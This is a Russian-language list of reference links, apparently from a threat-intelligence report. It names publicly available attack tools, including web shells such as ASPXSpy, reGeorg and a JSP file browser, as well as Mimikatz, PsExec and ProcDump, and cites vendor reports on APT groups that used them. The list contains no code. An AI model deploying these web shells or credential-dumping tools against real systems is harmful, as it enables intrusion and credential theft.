ASPXSpy2014 (веб-шелл): https://github.com/ysrc/webshell-sample/blob/master/aspx/a91320483df0178eb3cafea830c1bd94585fc896.aspx

Mimikatz: https://github.com/gentilkiwi/mimikatz

ProcDump: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

PSExec: https://technet.microsoft.com/ru-ru/sysinternals/bb897553.aspx

PSList: https://technet.microsoft.com/ru-ru/sysinternals/pslist.aspx

DbxDump Utility: http://www.wischik.com/lu/programmer/dbx_utils.html

PortScan: https://www.the-sz.com/products/portscan/

reGeorg (веб-шелл): https://github.com/sensepost/reGeorg/blob/master/tunnel.aspx

isp File browser (веб-шелл): https://github.com/tennc/webshell/blob/master/jsp/jsp_File_browser.jsp

Общедоступное ПО: примеры использования

APT18: http://www.secureworks.com/resources/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems/

APT29: http://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016

APT32: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

RTM: https://www.welivesecurity.com/wp-content/uploads/2017/02/Read-The-Manual.pdf

Cobalt Group: https://www.group-ib.com/blog/cobalt

APT1: https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

FIN5: https://www2.fireeye.com/WBNR-Are-you-ready-to-respond.html

TG-3390 (APT27): https://www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage, https://www.secureworks.com/research/bronze-union

APT27: https://www.erai.com/CustomUploads/ca/wp/2015_12_wp_operation_iron_tiger.pdf

Daserf: https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan

Lurid: https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp_dissecting-lurid-apt.pdf

APT28: https://www.justice.gov/file/1080281/download

Ke3chang: https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/

Lazarus Group: https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/

BlackEnergy: https://securelist.com/be2-custom-plugins-router-abuse-and-target-profiles/67353/

APT10: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT33: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT34: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52

APT35: https://investors.fireeye.com/static-files/b7dcb16f-44a8-4cfb-927f-efeed397dd52